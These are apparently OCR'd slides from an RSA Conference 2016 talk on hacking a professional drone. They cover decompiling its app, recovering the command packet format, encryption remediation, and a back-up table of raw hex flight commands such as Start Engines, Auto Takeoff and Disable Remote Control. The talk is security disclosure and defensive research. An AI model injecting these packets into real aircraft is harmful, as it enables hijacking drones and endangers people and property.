
©IEEE

What´s next?

We can read/send data on the XBee channel.


But what does that data stream mean?

Decompilation of Android APK




```
com
    android.export
    neopixl.pixlui
org
    [redacted]
        BluetoothComm.class
        CommApBase.class
        GameGanView.class
        LineView.class
        MessageHandler.class
        MsgPacket.class
        MsgParser.class
        MulitPointTouchListener.class
        PtBaseAdapter.class
        SaveHJ.class
        [redacted]class
        [redacted]Point.class
        TimerCount.class
        UDPClient.class
        UDPServer.class
        config.class
    [redacted]
        BuildConfig.class
        CommAp.class
        OpenFileActivity.class
        R.class
        UIdlg.class
        UImvc.class
        [redacted]wifi.class
        check.class
        secure.class
        start.class
```

Decompilation of Android APK



```
public void SendDataCodecmd(byte paramByte)
{
  byte[] arrayOfByte = new byte[30];
  for (int i = 0;; i++)
  {
    if (i >= 30)
    {
      arrayOfByte[0] = 36;
      arrayOfByte[1] = 87;
      arrayOfByte[2] = 73;
      arrayOfByte[3] = 70;
      arrayOfByte[4] = 73;
      arrayOfByte[5] = paramByte;
      arrayOfByte[6] = paramByte;
      arrayOfByte[7] = paramByte;
      arrayOfByte[8] = 0;
      arrayOfByte[9] = 0;
      SendbyteData(arrayOfByte);
      return;
    }
    arrayOfByte[i] = 0;
  }
}
```

Decimal –> Hex



36 → 24
87 → 57
73 → 49
70 → 46
73 → 49
paramByte → XX
paramByte → XX
paramByte → XX
.
.
.

Example commands

24 57 49 46 49 XX XX XX

↓ ↓ ↓


24 57 49 46 49 **89 89 89** (Start-Engines)

24 57 49 46 49 **58 58 58** (Auto-Takeoff)

24 57 49 46 49 **97 97 97** (Enable Autopilot)

Demonstration

Remediation – XBee onboard encryption



Security


Change Security Parameters

EE Encryption Enable: Disabled [0]

KY AES Encryption Key:


- Secures Data ONLY on the XBee channel
- Prevents Remote-AT-Commands
- Mitigates Man-In-The-Middle

Remediation – Add. Hardware Encryption




- Does NOT prevent Remote-AT-Commands
- Does NOT mitigate Man-in-the-Middle
- Ensures CONFIDENTIALITY

Remediation – Application-layer encryption



- Does NOT prevent Remote-AT-Commands
- Does NOT mitigate Man-in-the-Middle
- Ensures CONFIDENTIALITY

Impact



- Cost of attack: 40$
- UAV is currently in use
- Multiple manufacturers are using similar setups

Lessons Learned

Use **strong** encryption

Alter passphrases

Test your product

Credits

UNIVERSITY OF TWENTE.

DACS
Design and Analysis of
Communication Systems

Prof. Dr. Aiko Pras

Dr. Ricardo de O. Schmidt

KPMG

Ruud Verbij

Matthieu Paques

Atul Kumar

Annika Dahms

Contact Details

Nils Rodday

https://de.linkedin.com/in/nilsrodday

rodday@arcor.de

RSAConference2016

San Francisco | February 29 – March 4 | Moscone Center

Connect to Protect

SESSION ID: HT-W03

Hacking a Professional Drone

Nils Rodday


IT Security Consultant

#RSAC

Back-Up Slides


Back-Up – UAV Commands

Table D.1: Commands for flight computer



First entry	Second entry
24 57 49 46 49 91 91 91	Parachute Close Position
24 57 49 46 49 92 92 92	Parachute Open Position
24 57 49 46 49 75 75 75	Stick Calibration
24 57 49 46 49 69 69 09 57 09 57 09 57	Magnetic Compass - Horizontal Alignment
24 57 49 46 49 69 69 09 58 09 58 09 58	Magnetic Compass - Vertical Alignment
24 57 49 46 49 93 93 93	Download Trigger Points
24 57 49 46 49 53 (01 6D 0C 63 42 80 21 8B BF 0F 27 00 00 FF FF 5A 00 EB 00 00 00 00 00 00)	Upload Waypoint Data (Repeats waypoint until it gets a confirmation that the upload is completed)
24 57 49 46 49 52 52 52	Verify Waypoint data
24 57 49 46 49 54 xx xx xx 54	Waypoint upload comfirmation (When upload is finished xx is the amount of waypoints)
24 57 49 46 49 57 57 57	Auto Landing
24 57 49 46 49 58 58 58	Auto Takeoff
24 57 49 46 49 97 97 97	Enable Flightpath (Full Flightpath)
24 57 49 46 49 98 98 98	Enable Flightpath (One step at a time)
24 57 49 46 49 7B 7B 7B	Disable Flightpath
24 57 49 46 49 67 67 XX xx	Target (xx is number of target and repeated once)
24 57 49 46 49 6A 6A XX XX XX XX XX XX	Change altitude (While X is the overall number of the new altitude)
24 57 49 46 49 C9 C9 C9	Read one minute of data

Table D.1 – *Continued from previous page*



First entry	Second entry
24 57 49 46 49 66 66 66	Capture transmitter center point
24 57 49 46 49 78 78 78	Init Setup
24 57 49 46 49 79 79 79	Quit Setup
24 57 49 46 49 94 94 94	Snapshot
24 57 49 46 49 64 64 64	Zero Gyro
24 57 49 46 49 68 68 68	Get Params
24 48 46 4D 52	Params default (+ Get Params)
24 57 49 46 49 73 73 (50 32 2D 50 40 40 04 02 41 08 50 2D 14 14 96 5F 1E 32 08 64 83 F0 B1)	Send Params
24 57 49 46 49 51	POI Fly to target
24 57 49 46 49 5C	Target Lock
24 57 49 46 49 55 55 55	Quit target lock
24 57 49 46 49 56 56 56	Set Home Location
24 57 49 46 49 8E 8E 8E	Get Mixing Define
24 57 49 46 49 8A 8A 8A 24 57 49 46 49 8A 8A 8A 24 57 49 46 49 8A 8A 8A 00 00 00 00 00 00 24 57 49 46 49 8B 8B 8B 24 57 49 46 49 8B 8B 8B 24 57 49 46 49 8B 8B 8B 00 00 00 00 00 00 24 57 49 46 49 8C 8C 8C 00 00 00 00 00 00 00 24 00 00 00 00 00 00 00 24 00 00 00 00 00 00 24 57 49 46 49 8D 8D 8D 57 49 46 49 8D 8D 8D FA 57 49 46 49 8D 8D 8D FA 00 00 00 00 00 00	Send Mixing Define
24 57 49 46 49 5A 5A 5A	Disable Remote Control
24 57 49 46 49 59 59 59	Enable Remote Control
24 57 49 46 49 89 89 89	Unlock Motors
24 57 49 46 49 5C	Preset PTZLock
24 57 49 46 49 D2 D2 D2	Video Recording Start/Stop
24 57 49 46 49 90 90 90	Stadicam Alignment
24 57 49 46 49 91 91 91	Captpure Roll
24 57 49 46 49 92 92 92	Capture Pitch

References

- Slide 04: Modelled after R. Austin. Unmanned Aircraft Systems. UAVs Design, Development and Deployment. Wiley, 2010. ISBN: 978-0-470-05819-0.
- Slide 05: Photo credit to: Rapere
- Slide 05: Photo credit to: AP Photo/Francois Mori
- Slide 06: Photo credit to: Battelle
- Slide 10 & 21: Photo credit to: 978-1-5090-0223-8/16/$31.00 © 2016 IEEE